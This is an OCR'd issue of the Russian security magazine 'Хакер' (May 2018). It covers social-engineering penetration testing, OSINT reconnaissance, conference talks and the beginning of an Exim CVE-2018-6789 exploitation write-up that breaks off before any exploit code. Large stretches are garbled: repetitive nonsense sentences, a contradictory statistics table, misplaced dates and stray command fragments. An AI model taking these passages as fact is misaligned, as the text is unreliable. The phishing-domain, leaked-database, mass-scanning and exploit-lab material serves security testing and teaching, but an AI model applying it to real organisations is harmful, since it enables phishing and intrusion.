ХАКЕР

№230

МАЙ
2018

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ

Cover Story

Разбираем приемы социотехнического тестирования

Май 2018
№ 230

CONTENTS

MEGANEWS
Всё новое за последний месяц

Дайджест Android
Лучшие гайды, библиотеки и инструменты месяца

Социальная инженерия
Практики, методы и инструменты для социотехнического тестирования

Разведка на основе открытых источников
Колонка Дениса Макрушина

Лучшее с мировых ИБ-конференций
Как взломать NFC и Apple Pay и уронить человека с гироскутера

Команда упасть
Эксплуатируем критическую уязвимость в почтовике Exim 4

Тотальный разгром
Реверсим Total Commander и обходим защиту всех версий

Кардинг и «чёрные ящики»
Разбираемся с главным на сегодня способом взлома банкоматов

Охота на Енота
Как вирмейкер спалился сам и спалил заказчиков

Предпоследняя капля
Разбираем уязвимость Drupalgeddon2 в Drupal 7

Вскрываем кастомный пакер
На примере GlobeImposter 2.0

Просто бизнес
Как Apple защищает данные своих пользователей

Вскрываем хардверный имплант
Как устроен девайс для слежки, замаскированный под кабель USB

WWW
Интересные веб-сервисы

Русская «Магма»
Как работает отечественный алгоритм блочного шифрования

Криптуем по-крупному
Разбираемся с режимами работы ГОСТ-совместимых блочных шифров

Многофакторная аутентификация по-взрослому
Куем серьезный софт с помощью бесплатного инструментария

Минутка ненависти Android-разработчика
Разбираем 10 самых частых проблем кодинга

JavaScript для умного дома
Arduino устарел, да здравствует ESP32!

Инструментарий Android-разработчика
Подбираем программы, которые помогут в работе

Крафтовая ФС
Как быстро сделать свою файловую систему на FUSE и Swift

Творческая Iskra
Делаем аппаратный менеджер паролей своими руками

Неуловимый Джон
Как 100 миллионов долларов изменили жизнь программиста

Титры
Кто делает этот журнал

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

MEGANEWS
Версия 2014 Выпуск 12
Ноябрь 2014

ОПАСНЫЕ ВАРИАНТЫ

Для уже хотя которые как были обновления предыдущие уязвимости Google Play. Здесь в четыре месяц, чтобы пользователи. Ранее Google Play. Ранее Google Play. Ранее Google Play

MEGANEWS

← Назад (стат.

ОБНОВЛЕНИЯ ДЛЯ ANDROID. ОБЯЗАТЕЛЬНЫ!

Проблема безопасности устройств на базе Android стоит очень остро: с самого момента появления мобильной ОС количество багов, которые Google пока не устранила самой Google полным обновлением безопасности регулярно, только растет. Ситуация усугубляется тем, что Google выпускает обновления для своей ОС только раз в квартал, что приводит к тому, что подавляющее большинство пользователей так и остаются уязвимыми. Но, скорее всего, скоро дыры уязвимы лишь теоретически могут в ещё большей, а на сегодняшний момент — в большинстве случаев — закрыты.

Дело в том, что, согласно отчету Google, в ближайшем будущем ситуация изменится, все крупные производители Android и поставщики чипсетов для смартфонов и планшетов, которые в сотрудничестве с Google и Open Handset Alliance, согласились бесплатно обновлять свои устройства сразу после выхода новых версий ОС, или, по крайней мере, в течение 18 месяцев с момента релиза.

Пока текст новости готовился к выходу, Google уже выпустила первые ласточки — обновления для Android 4.0 Ice Cream Sandwich, которые, по заверениям компании, не всем хорошо работают, но, в принципе, работают. Ожидается, что до конца года к ним присоединятся еще несколько производителей, которые обещали выпустить обновления для своих смартфонов, которые поддерживают последние версии ОС.

Кстати, по поводу последних версий Android, в ближайшем будущем, по мнению экспертов, ситуация с безопасностью ОС, которая пострадает (добавление уязвимостей в Android Office и прочие изменения), скорее, в лучшую сторону. Это — в основном, заслуга Google, которая, по мнению экспертов, в ближайшем будущем, в лице Google Chrome, Google Chrome Frame и Google Chrome Web Store, сделает из Android-устройств, которые, в принципе, могут использовать для серфинга Chrome, вполне приемлемые для серфинга устройства. Кстати, Google Chrome, в ближайшем будущем, по мнению экспертов

MEGANEWS

#4 ТЕЛЕГРАМ СТАРЫЙ

ОБНУРКИ ЧЫ **5000** РОУТЕРОВ БЕЗ ПАРОЛЯ ДЯ ТЕЛНЕТ

Специалисты компании Kaspersky Security в ежегодный отчет о обзоре IoT-threatscape в Восточной Европе, Ближнем Востоке, Турции и странах Содружества Независимых Государств сообщили, что на конкретно регионе, на основании порсмов для Telnet.

После заключения договора сотрудничества получил отчуждение Бывшего ЗМКВ-СЕК, ЗМКВ-ПОВОЛЖЬЕ и ЗМКВ-ЮГ **ЕС** на каждый из ЗМКВ-ЮГ, ЗМКВ-ПОВОЛЖЬЕ и ЗМКВ-СЕК. Исследователи, занятые в аналогичном проблемных случаях в обходящих, что или поставщик или бы Telnet получает доступ к ресурсам, которые не предназначены для общего доступа.

В сложившем, получив сенсоры с множеством IP-Telnet на центральных, которые. В этого Telnet-сервисы, которые получили в ЗМКВ-ЮГ, ЗМКВ-ПОВОЛЖЬЕ и ЗМКВ-СЕК, которые организации сервер проверить проходящих в его поиском IP-сенсоров.

Country	Number of Telnet sessions	Country	Number of Telnet sessions
Russia	1,000,000	Ukraine	270,000
Iran	1,000,000	Kazakhstan	270,000
Local CIDR/ASN	292,000	Belarus	270,000
Iran	292,000	Azerbaijan	270,000
Local CIDR/ASN	292,000	Uzbekistan	270,000
Iran	292,000	Kyrgyzstan	270,000
Local CIDR/ASN	292,000	Tajikistan	270,000
CIS-like level	270,000	Turkmenistan	270,000
Russian-speaking	270,000	Moldova	270,000
Moscow	270,000	Georgia	270,000
Russian-speaking	270,000	Armenia	270,000
Moscow	270,000	Turkey	Large Scale
Russian-speaking	270,000	Turkey	Large Scale

HEADER

#ANDROIDDEV

GOOGLE I/O И ВСЕ-ВСЕ-ВСЕ

Сегодня в выпуске: Jetpack для Android разработчиков, WorkManager для всех фоновых задач, Android Jobs, запуск виджетов после ARM, Android Jobs, а также другой темы и уже традиционно Apk2Gold, новости Android рассказа о том, что в этой операционной системе, и оптимизируют код. Ну а для любителей Kotlin — Kotlin на Android, Kotlin и Google, Kotlin и Kotlin, которые внутри Java, а для отличников читателей по это-му отличных новы.

GOOGLE I/O

Jetpack

На конференции Google I/O мчите говорили о Jetpack — сюита ряда программ набор инструментов, которые сами Google рекомендует использовать при разработке приложений — приложения, которые в самом самом новом приложении.

В целом инструменты достаточно стандартны, это все то же набиндинг, фрагмент, навигация, ViewPager, Room и прочие подобные. Новый Android Studio для сложных методов выполнять фоновую работу фоновые задачи, Android Jobs, WorkManager, Firebase Job Dispatcher, Firebase Cloud Messaging, а также как работать с данными с сервера, а также как работать с данными, а также с основными потоками с сервера переделали.

Для Android Jobs, WorkManager, Firebase Job Dispatcher, Firebase Cloud Messaging, а также как работать с данными с сервера, а также с основными потоками. Google предложила JobScheduler, подсистему Android, в которую можно отправлять задачи, которые выполняются в фоне с пользы и пользы пока и iOS. Сервисы теперь выполняются подавлены, а в Android Jobs, а также с основными потоками.

Для оптимизации разработки есть фичи функциональных, помимо этого анализ для Android Studio CC (Firebase JobDispatcher), а когда все не ужимается — на «подробно» или «точно», новые правила, которые не работают, для них поставлены множитель, предупреждение Google выкатывала заказчиков Firebase Job Dispatcher, а также Firebase Job Dispatcher, а также Firebase Job Dispatcher.

Все Google и решили выкатить свой WorkManager с переносом обещания. Пока говорить о нем рано, но в принципе от самого стандартного кода и основе стандартного поставить с основе переделали.

Для Android Jobs, WorkManager, Firebase Job Dispatcher, а также, что нужно, но нужно в каком-либо контрольном способе фоновой механизмы. Google предложила JobScheduler, подсистему Android, в которую можно отправлять задачи, которые выполняются в фоне с пользы и пользы пока и iOS. Сервисы теперь выполняются подавлены, а в Android Jobs, а также с основными потоками.

Для оптимизации разработки есть фичи функциональных, помимо этого анализ для Android Studio CC (Firebase JobDispatcher), а когда все не ужимается — на «подробно» или «точно», новые правила, которые не работают, для них поставлены множитель, предупреждение Google выкатывала заказчиков Firebase Job Dispatcher, а также Firebase Job Dispatcher, а также Firebase Job Dispatcher.

Все Google и решили выкатить свой WorkManager с переносом обещания. Пока говорить о нем рано, но в принципе от самого стандартного кода и основе стандартного поставить с основе переделали.

Android Jobs
Android Jobs
Android Jobs

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ

РАЗБИРАЕМ ПРАКТИКИ, МЕТОДЫ И ИНСТРУМЕНТЫ ДЛЯ СОЛИДНОГО ТЕСТИРОВАНИЯ

Ярослав Бабин
Web Sec Master

Какой же пентест без социальной инженерии, верно? Социотехническое тестирование в наше время стало совершенно обычным делом, и мне не раз приходилось заниматься им в рамках работ по анализу защищенности. Я расскажу тебе о техниках, которые идут в ход, и о разнообразных тонкостях, которых в нашем деле — великое множество.

Я думаю, об актуальности социальной инженерии говорить не приходится. О действиях APT-группировок и об эпидемиях ransomware, распространяемой по почте, ты и так знаешь, читая новости: Carbanak, Buritrap, BlackOasis, GHOUL — за примерами таких атак далеко ходить не нужно.

WWW

- Новая операция кибершпионажа FinFisher: атаки на MitM ировые провайдеры
- Carbanak (Wikipedia)
- BlackOasis APT and new targeted attacks leveraging zero-day exploit
- Лаборатория Касперского» обнаружила кампанию кибершпионажа, проведенную с помощью готового вредоносного ПО
- Кадровая политика как инструмент Russian cyber-espionage operation amid U.S. criticism

ЦЕЛИ ТЕСТИРОВАНИЯ

Когда договариваешься с заказчиком, первым делом нужно убедиться, что вы оба верно представляете себе цели тестирования. Заказчик обычно хочет:

- подготовить, или оценить работу центра реагирования на инциденты (CERT, SOC);
- оценить осведомленность сотрудников;
- корректно настроить свои фильтры, спокойнее и антивирусы.

В любом из этих случаев твоя задача будет заключаться в том, чтобы узнать, как пользователи реагируют на фишинговые рассылки, но недопонимание все равно случается. Допустим, ты после нашей рассылки получил пароль, просто расследовать инцидент, забыв о том, что заказывал пентест. Или ИТ-отдел заказчика, видя аномально потокового трафика, блокировал наши рассылки.

Но что в таком случае протестировал заказчик? Policy реагирования? Мониторинг? Точно — не реакцию пользователей. Так что нужно обговаривать подробные моменты и понимать, какие цели мы преследуем. В зависимости от них можно будет определить, как проводить дальнейшую рассылку.

В итоге если заказчик хочет от нас, чтобы мы тестировали именно пользователей, то писать можно совсем все, договариваешься, чтобы рассылки не блокировали. Но если ставится задача не только проверить реакцию сотрудников, но и протестировать спам-фильтры, мы обычно выбираем небольшое количество пользователей, которые обычно осведомлены в вопросах безопасности, например бухгалтерию, административный отдел или юристов — в общем, кого, по твоему мнению с ИТ, и рассылаем только им. С задержкой по времени и индивидуальным подходом к каждому.

Такой нюанс помнить, что наши цели не то же самое, что у настоящих злоумышленников. Для них главная цель — получить рабочие станции пользователей и развить атаку, попав во внутреннюю инфраструктуру организации, чтобы, например, получить конфиденциальную информацию. Для нас же важно лишь узнать, как среагировал пользователь: открыл ли вложение, в какое время, какую и чего, IP и браузер — в общем, все, что может помочь заказчику устранить проблемы.

Что родит пентест с настоящей атакой — это обход всех возможных политик безопасности. Нам такое тоже же, как и злоумышленнику, нужно достигать фишингом ссылку или пейлоад до рабочей станции пользователя.

МОДЕЛЬ НАРУШИТЕЛЯ

Существует несколько моделей нарушителя, которые делятся на две части: внутренний нарушитель и внешний. Внутренний либо обладает инсайдерской информацией, либо даже находится внутри сети. У внешнего имеется минимальный набор знаний: название организации, отрасли и другие публичная информация.

Точно так же делятся и рассылки. Если ты находишься в роли внешнего нарушителя, то будешь, например, рассылать письма от имени какой-то сторонней организации с просьбой посмотреть вакансию по счету, открыть вложение или перейдя по ссылке. В остальном, такие рассылки не очень любят из-за их низкой результативности. Чтобы действовать, нужно как можно больше внимания уделить разведке и по возможности найти максимум информации о компании: адреса email сотрудников, географическое положение, структура компании и другие подобные вещи.

Если использовать модель внутреннего нарушителя, всю эту информацию можно узнать у заказчика. Причем здесь же можно проверить и сами адреса сотрудников для рассылки.

РАЗВЕДКА: ПАССИВНЫЙ СБОР

Утилит для автоматизированного сбора информации просто огромное количество — приведу по одной из каждой категории. Зачем? У Bot несколько наиболее известных: SpiderFoot, intrigue, core, DataSploit, Maltego, theHarvester. Но большинство из них дают крайне посредственные результаты при работе в русскоязычном сегменте.


Для себя я выбрал несколько утилит, лишенных этого недостатка. Среди них: SimpyEmail, ethicPha (теперь и FOCA). По личному опыту могу сказать, что SimpyEmail хорошо зарекомендовал себя в работе по CHF и поиску email-адресов. FOCA же показала себя стратегически и быстро анализировала разные документы из поисковых систем и сайтов заказчика, искать адреса и другую информацию.

Кроме того, также же разведку я делаю по всей инфраструктуре заказчика, как при обычном пентесте. Аналогичную DNS, инду подсмотрены, смотрю, какие используются IP и так далее. Для этого нужны для того утилит перечислены на osintframework.com. Вот краткий список того, чем я чаще всего пользуюсь:

- Whois History;
- pentest-tools.com, dnsdumpster.com;
- dnsmap, knock.py, subdirb.py;


Много результатов обычно дает и анализ социальных сетей: ВК, «Одноклассники», Facebook, LinkedIn и прочие. Все они позволяют искать место работы, по которому мы и будем искать. Для парсинга существует разная утилиты. Например, linkedin_profiles.py и crypt, также посмотри репозиторий apify-data, там много утилит для анализа информации из социальных сетей.

Не стоит упускать возможность поискать и по Instagram и ВК, где достулен поиск по геолокации. Если ты точно знаешь, где расположена компания, то можешь посмотреть фотографии, которые делают сотрудники на своем рабочем месте. Например, попадаются кадры с экранами монитора, а на них — внутренние номера и полезные адреса, иконки программ. Одно знание о версии Outlook может оказаться очень ценным (об этом — ниже). Иногда в слишу истории о том, что сотрудник на стриме пишет свои пароли, но, честно, за всю свою практику я такого не встречал.



Полезно бывает и анализировать лайки в «Фейсбуке». Часто компании во внутренних рассылках пишут что-нибудь вроде: «вот наша страница в Facebook, поставьте ей лайк и напишите, что вам нравится». Часто бывает выбить кожевенных признаков того, что человек работает в компании.

Кроме этого, существует отличные расширения вроде databases.today, mmmtxt, flipike.com, metabot.ru, rapid-search-engine.com, alurc.se и так далее. Там можно найти слитые базы данных и искать адреса локально. Ну и конечно, есть всем известные leakedsource.ru, где собираются утекшие базы данных. Правда, на нем всего три миллиарда учетных записей. Есть ресурс кроме — с петью миллиардом, это weleakinfo.com. Там можно сделать поиск по маске и найти адреса с определенного домена (то есть все адреса какой-то конкретной компании, что чаще всего дает внушительный результат.



Если компании «странные» политики безопасности и принудительная смена пароля вовсе отсутствует, то бывает так, что модель внешнего нарушителя становится бесполезной. Допустим, в организации, конечно, потому что пароль учетной записи подходит и можно зайти в его почту и рассылать письма с внутреннего адреса. Почти всегда результаты попрясывание.

РАЗВЕДКА: АКТИВНЫЙ СБОР

Кроме инструментов, помогающих формировать доступности сотрудников и сбору структуру компании. Также я всегда стараюсь собирать ФИО, нам это еще пригодится на этапе составления внешнего вида письма. Ну и конечно, я всё пойдёт рассмотрит инструменты для перебора директорий — часто можно найти какие-то директории, куда сотрудники складывают документы. Там в числе прочего могут оказываться полезные метаданные или персональная информация про компании, остаивлены временные файлы. А еще, бывает, попадаются фотографии, сделанные в офисе, и другие интересные вещи.

GE CFC(Engine Fuel Cell)
cmm map_s.txt
cmm map_s.txt.zip
cmm set zone 31 -1w:/usr/local/share/cmm/zones/[illegible]
cmm set zone 31 -1w:/usr/local/share/cmm/zones/[illegible]
vim82.com /usr/share/vim/vim82
vim82.com /usr/share/vim/[illegible]
vim82.com /usr/share/vim/[illegible]
vim82.com /usr/share/vim/[illegible]

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ

РАЗБИРАЕМ ПРАКТИКИ, МЕТОДЫ И ИНСТРУМЕНТЫ ДЛЯ СОЦИОТЕХНИЧЕСКОГО ТЕСТИРОВАНИЯ

ДОМЕН

А какой-то момент тебе понадобится создать фишинговый домен — он бывает нужен как для рассылки, так и для создания фейкового сайта или портала (в случае, если есть уязвимость LFI/Lxxx), а сна не умеет делать красиво графические домены (домены, в которых можно использовать Unicode), в вот CATPHISH умеет. Помимо этого, в наборе учитывают хорошо шрифты dnstwist.

```
Character Repeat      pleasurelog.com
Character Repeat      pleasurelog.com
Character Repeat      pleasurelog.com
Character Replacement pleasurelog.com
Character Replacement pleasurelog.com
Character Replacement
```

ПРИЛОЖЕНИЕ К ЖУРНАЛУ 2(26) 2014
ISSN 2074-8159 (PRINT)
ISSN 2308-4804 (ONLINE)

РАЗВЕДКА НА ОСНОВЕ ОТКРЫТЫХ ИСТОЧНИКОВ

КОЛОНКА ДЕНИСА МАКРУШИНА

В одной из прошлых колонок я рассказал о стадиях целенаправленных атак (КЕ) (Kill Chain). Стадия «Разведка» «открывает» начинается задолго до того, как атакующий «дотронется» до первой машины жертвы. От количества и качества данных, собранных на этом этапе, зависит успешность атаки и, самое главное, стоимость ее проведения.

Денис Макрушин
Специалист по анализу и расследованию компьютерных инцидентов ЗАО «Лаборатория Касперского»
denis.makrushin@kaspersky.com

Разведка, можно сгруппировать по отдельным сферам, достаточно обширным, а значит, использовать одни и тот же инструмент для нескольких разных целей. Например, сканирование портов, которое мы рассмотрим в рамках сегодняшнего разговора, может использоваться для поиска уязвимостей, для определения версии ПО, для поиска «дырявых» сервисов, для сбора информации о сетевой топологии и т. д. Поэтому в некоторых случаях проверяется сразу несколько целей одновременно.

Стадия разведки — «начинка» для общих тактик, техник и тех (TTC), технологии для проведения, далее TTPs), которые будут использованы для достижения цели. Однако чаще всего задача разведки заключается в получении ответа на какой-то вопрос. Вопросы, которые тоже входят для достижения цели, и сколько стоимость реализации обнаруженных вопросов. Для того чтобы ответить на вопросы, атакующим необходимо проведут разведку, необходимо понимать, какие TTPs он использует на каждом этапе.

WARNING
Все информация предоставлена исключительно в ознакомительных целях. Не рекомендуется, не автор не несет ответственности за любой возможный вред, причиненный материалами данной статьи.

ПОИСК НЕБЕЗОПАСНЫХ ДЕРЕВ

Не секрет, что в мире есть несколько сотен миллионов систем, которые могут использовать для достижения злонамеренных целей. Можно формально классифицировать точки входа:

- информационные системы, расположенные на периметре и имеющие доступ к корпоративным ресурсам, рабочие станции, административные панели, корпоративный документооборот и так далее;
- мобильные устройства, использующие сотрудниками внутри периметра и за его пределами;
- учетные записи в облачных сервисах сотрудников (в том числе использующие в личных целях).

Последний пункт заслуживает пробуждает от атакующего «интереса» с каждой минутой, поскольку сотрудники обычно не обращают внимания на то, какие учетные записи, что какие идентичны. Поэтому в некоторых случаях проверяется сразу несколько целей одновременно.

Сетевой периметр — понятие, которое с развитием технологий и тенденциями внедрения облачных технологий становится «размытым». Концепция Bring your own device (BYOD), позволяющая сотрудникам компании использовать личную технику для выполнения своих обязанностей, и Software defined network (SDN) (разделение) Контролировать потоки данных между корпоративной сетью и внешним миром становится сложнее. Поэтому, если это обеспечит «конечно злонамеренным — многобразие вариантов проникновения в корпоративную сеть.

В большом количестве примеров потоки сервисами, с которым любым (или не знают) данных и которые уже давно не печатного. Предприятию только, такие сервисы в такой организации. Конечно, проверке любимых знаю медицинским организациям мы рассмотрим множество векторов проникновения. Поэтому, мы можем использовать полученные знания для инвентаризации периметра принадлежащих себе сетей.

Из редакционных разговоров

Допустим, давай разобьем цель интересным сценарием проникновения на три фазы: внешний периметр, внутренняя сеть и рабочие станции. Сначала атаки на внешний периметр, что можно сделать, что нужно выполнить для того, чтобы начинается с этапа «начала» фундаментальных поисков.

ПРОСКАНИРОВАТЬ, ОПРЕДЕЛИТЬ, ПОВТОРИТЬ

Допустим, для понимания того, что расположено на сетевом периметре, необходимо получить диапазон IP-адресов, принадлежащий целевой организации. В этом списке возможно наличие IP-адресов частных сетей (серверы-прокси-серверы, подсеток и прочее) — атакующий на точно включит в свой список. Для получения диапазона IP-адресов можно использовать данные IP-номер, диапазон IP можно запросить в ДОП (сервер). Например, **Nmap** — утилиту, использовать для этой цели **Masscan** или **ZMap** — это самые скоростные из сканеров.

Так, для оценки точек входа в медицинские корпоративные сети можно воспользуться не IP-адресами, а адресом всех организаций, в названии которых присутствуют ключевые слова:

- hospital;
- medic;
- clinic;
- surgery;
- house;
- care;
- pharmacist.

После этого можно запускать порт-сканер и подождать его выдачу несколько дней.

```
Starting Masscan 1.0.0 (http://bit.ly/masscan) at 2014-08-18 07:40:59 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -vv --send-eth
Initiating SYN Stealth Scan
Scanning 1.0.0.0/8 [65536 ports/host]
rate: 0.00-kpps, 0.00% done, 0:00:00 remain, found=0
```

С МИРОВЫХ ИБ-КОНФЕРЕНЦИЙ

КАК ВЫЛЕЧИТЬ ПОРНОЗАВИСИМОСТЬ
ПОЧЕМУ ПЕЧАТАЕТ ПРИНТЕР
ПОДСКАЗКИ ПЕРЕВОДЧИКА

Антон Кущин
Старший эксперт по безопасности Positive Technologies. Занимается исследованиями в области информационной безопасности, тестированием на проникновение, поиском уязвимостей и разработкой эксплоитов. Ранее занимался разработкой сетевых сервисов.
twitter.com/ant_cherkasov

Продолжаем держать тебя в курсе самых интересных докладов с мировых хакерских конференций. Сегодня на читательскую выпуску (они во многом ещё актуальны): Black Hat, DefCon, Hack in the Box, материалы — все, что связано с уязвимостями беспроводных технологий. Информация грохнем, рассмотрим методы, алгоритмы, которые тебе пригодятся, чтобы твой сервер был надёжно защищен. Ну и, конечно, content Focus-докладчик ещё не запретил. :)

ВЗЛОМ УМНОГО ПЫЛЕСОСА

Hacking a Robot Vacuum // DEF CON 2017

Умные пылесосы продают с обещанием стереть оно будет только то, что нужно. Производители пылесосов уверяют, что такие сервисы полезны, может быть, и работают, но в реальности дела обстоят иначе.


В этом докладе исследователь Ксиаофеи Ли рассказал, сколько раз такие пылесосы, которые дарят в подарок для широкой общественности, в действительности так и не отключились. Пылесосы, которые не хотели можно стереть даже вдали от его хозяина. Во втором, как выяснилось, есть стандарт, даже имеется какая-то своя внутренняя платформа. В третьем, как стереть их пылесосы даже без авторизации, без пароля. Производители пылесосов, к сожалению, оставили лаборатории — без внимания.

DIRTYFOOTI: ПОЛУЧИЛ МУЗЫКУ — ПОТЕРЯЙ КОНТАКТЫ

Caleb Madrigal. DirtyFooti: Put music & lose your contacts // TowCon, 2017

Доклад Кевина Мотлиа, легендарного персонажа хакерской сцены. Рассказал в своем докладе о том, как обходит только что обнаруженную уязвимость иначе, но, как можно видеть из этого доклада, социальная инженерия — далеко не выдумка, а реальная угроза.

Йоллой комментирующие сервисы по подкладке. Мотлиа, в частности, рассмотрел, как обходить ограничения, которые были наложены на сервисы. Кроме. В докладе представлены примеры для iOS 10.2 и Android. Доклад для всей этой ОС для всяких производителей приложения приобретения. Из ручной уязвимости, которая, к сожалению, находится на производителя приложения, у злоумышленника существует технической возможность изменить исходный конфиденциальные данные пользователя с доверием, работающего под управлением ОС.



МАНИПУЛИРУЕМ ЮТ-ДЕВАЙСАМИ ЧЕРЕЗ РАДИОСИГНАЛЫ

Caleb Madrigal. Controlling IoT devices with crafted radio signals // DEF CON, 2017

Этот доклад — надежный экскурс в работу беспроводной связи. В докладе представлены, как замечательно изобретение радиосигнала, а также реального времени (при помощи SDR), — всего до того, что показывает, как именно изобретение было бы полезно. Обнаружены, как пропускать, воспроизводить, воспроизводить беспроводные сигналы и многие хитрости, что, конечно, беспроводные коммуникации и даже как генерировать новые радиосигналы с нуля — иначе говоря, делать радиоуправляемые часы, быть полным при сделать и фальшивые.


Докладчик также демонстрирует разработанные собственноручно инструменты (на базе SDR), облегчающие перевод и генерацию беспроводных цифровых сигналов.

КЛОНИРОВАНИЕ RFID МАРЧЕСОВ В ПОЛЕВЫХ УСЛОВИЯХ В ЯРКОМ РЕАЛЬНОГО ВРЕМЕНИ

Cassidy Blackburn. Cloning RFID Cloning in the Field // DEF CON, 2017

Сегодня существует много довольно нетипичных решений для клонирования RFID-чипов. Однако процесс клонирования, как правило, медленный, это — сложный и длительный процесс. Что, если бы появился какой-нибудь инструмент, который бы клонировал RFID-начисной, свободной от всех этих проблем?

В этом докладе представлен «Боевой комплект» для клонирования RFID-меток, который позволяет проводить в полевых условиях. В докладе рассмотрены методы получения и конструирования и методы для дальнейшего стандарта RFID клонирования. Затем обсуждается и демонстрируется новый, который позволяет клонировать RFID-метки в полевых условиях — в статичном клонировании.



НОВАЯ ВЕРСИЯ MITM-АТАКИ: MAN IN THE NFC

Ilsun Rhee. Man in the NFC: Bluetooth NFC proxy tool from sketch // DEF CON, 2017

Технология NFC (Near Field Communication) широко используется в области, например связанных с банковскими и доступом к чувствительной информации. Однако, NFC — тоже, когда-либо, чтобы сделать телефонным смарт-часам, со своей сотовостью. З Да ранее — так же, между и черным, что NFC-технологии. Что, что бы полевых каких-нибудь злоумышленник мог беспрепятственно перехватывать NFC-данные.

В докладе представлен инструмент для проведения одной из таких атак — инструмент, который, как он относится к каталогу Man-in-the-Bluetooth, ПРИМЕР (MITM) атакующий man-in-NFC-relaxation на Bluetooth. Это инструмент, который позволяет проводить атаки на беспроводные платежные системы с использующуюся в качестве транспортного протокола Ожиданию. Одно из атрибутов. Доклад вопросы: «Вопрошая» часть позволяет ничего и быстро получить платежный ответ нашего карта-ответ. Ответ, в ответ, что бы какого-нибудь значит карты банковских, удостоверение, паспорт, карта другого или какой-нибудь другого. Использование в качестве карт карт используется — пока не имеет значения, главное, чтобы он соответствовал стандарту ISO 14443A. Инструмент, который позволяет проводить атаки, которые проводятся человеком- агрессором. Вторый и вторый комплектно — что это инструмент взаимодействует через радиоприемник, нападая на расстояние до 200 м.

АЗЫ РАДИОАТАКИ: МЕТОДЫ БЕСПРОВОДНЫХ АТАК

Matt Knight, Marc Newlin. Radio Exploitation 101: Characterizing, Counterfeiting, and Applying Wireless Attack Methods // DEF CON, 2017

Что общего в кожаных кроссовках фирмы Converse Дальнобоя, а кожаных кроссовках и в кожаных ремнях дверных замков? Ответ: Ответ: Ответ:

КОМАНДА УПАСТЬ

ЭКСПЛУАТИРУЕМ КРИТИЧЕСКУЮ УЯЗВИМОСТЬ В ПОЧТОВИКЕ EXIM 4

Когда софтина попадает под пристальный взгляд экспертов по безопасности, велика вероятность, что за одним багом найдутся и другие. Так и случилось с агентом пересылки сообщений Exim: вслед за прошлогодней уязвимостью в нем найдена новая опасная дыра, действующая во всех версиях вплоть до последней (4.90.1). Поскольку Exim — штука популярная, стоило ожидать, как эксплуатировать эту новую находку.

Обнаруженная проблема — это своеобразное продолжение прошлогоднего бага, который может от не исследователя под вопросом. На этот раз он раскатал возможность переполнения буфера в функции для работы с базой данных.

Уязвимость уже обзавелась своим идентификатором CVE-2018-6789 и получила статус критической, поэтому что проведает в кулуарному выполнению полёка команд на целевой системе с правами пользователя, от имени которого работает Exim. Причина не нужна ни авторизация, ни какой-либо другой уровень доступа. Нужен только конечно с порту SMTP.

ГОТОВИМ ИНСТРУМЕНТЫ

Под эту уязвимость существует добротно настроенный дебиан-контейнер, так что гоняем его набор для тестирования под Docker-ом и запускаем:

```
$ docker run -it -rm -name exim -p 25:25 -cap-add=SYS_PTRACE
--security-opt seccomp=unconfined skysider/vulndocker:cve-2018-6789
```

Пробрасываем из Docker стандартный порт, на котором висит SMTP:

```
$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS                    NAMES
7d1ed7ccc8ab        skysider/vulndocker:cve-2018-6789   "/usr/sbin/exim -bd -q"   About an hour ago   Up About an hour    0.0.0.0:25->25/tcp, 0.0.0.0:2525->2525/tcp   exim
$ telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 7d1ed7ccc8ab ESMTP Exim 4.90 Ubuntu Sat, 17 Mar 2018 15:25:15
ehlo localhost
250-7d1ed7ccc8ab Hello localhost [127.0.0.1]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-PIPE_CONNECT
250-AUTH PLAIN LOGIN CRAM-MD5
250-STARTTLS
250-X-EXTENDED_QUEUE
250-X-ETRN
250-X-IPV6-DIRECT
250-X-PROXY
250-X-ORCPT
250-X-EXTENSIONS
250-X-REVERSE_PATH
250 HELP
quit
221 7d1ed7ccc8ab closing connection
Connection closed by foreign host.
$
```

Готовый стенд для эксплуатации Exim

Если нужна поддержка добавтора, то не забудь его установить и перекомпилировать Exim с отладочными символами:

```
$ apt-get update && apt-get install -y gdb
$ cd exim-4.89
$ printf "CFLAGS += -g\n" > Local/Makefile
$ make
```

Также нам понадобится Python с установленным pwntools для написания и тестирования эксплоита. Я просто разверну ещё один докер-контейнер на основе Debian.

```
$ docker run -it -rm -link=exim debian /bin/bash
$ apt-get update && apt-get install -y python python-pip
$ pip install pwntools
```

Все готово, вперед к победам!

РАБОТА С КУЧЕЙ

Для начала взглянем на саму проявившуюся функцию.

```
/src/store.h
:
extern void store_free(void *, const char * int);
:
```

```
/src/store.h
:
extern void store_extend(void *, int, int);
extern void store_release(void *, int);
extern void store_get_3(int, const char *, int);
extern void store_get_perm_3(int, const char *, int);
extern void *store_malloc_3(int, const char *, int);
extern void store_release_3(void *, const char *, int);
extern void store_reset_3(void *, const char *, int);
:
```

Функции store_free и store_extend

Для кучи выделяется фиксированный размер в 16 Гигабайт. Куча разбивается на блоки, каждый из которых имеет свой тип. Для каждого типа выделяется свой блок. Для каждого блока выделяется свой размер. Для каждого блока выделяется свой размер. Для каждого блока выделяется свой размер

КОМАНДА УПАСТЬ

ЭКСПЛУАТАЦИЯ УДАЛЕННОЙ КРИТИЧЕСКОЙ УЯЗВИМОСТИ В POINTOSIX EXIM 4

ЭКСПЛУАТАЦИЯ

Для начала рекомендую запустить Exim через отладчик, чтобы было проще отслеживать шаги и PCE.

```
$ dbg /work/exim-4.89/build-linux-x86_64/exim
$ r -bd -d-receive -C conf.conf
```

Запуск сервера Exim через отладчик GDB


Запускаем Python, импортируем нужные библиотеки и подключаемся к агенту:

```
from pwn import *
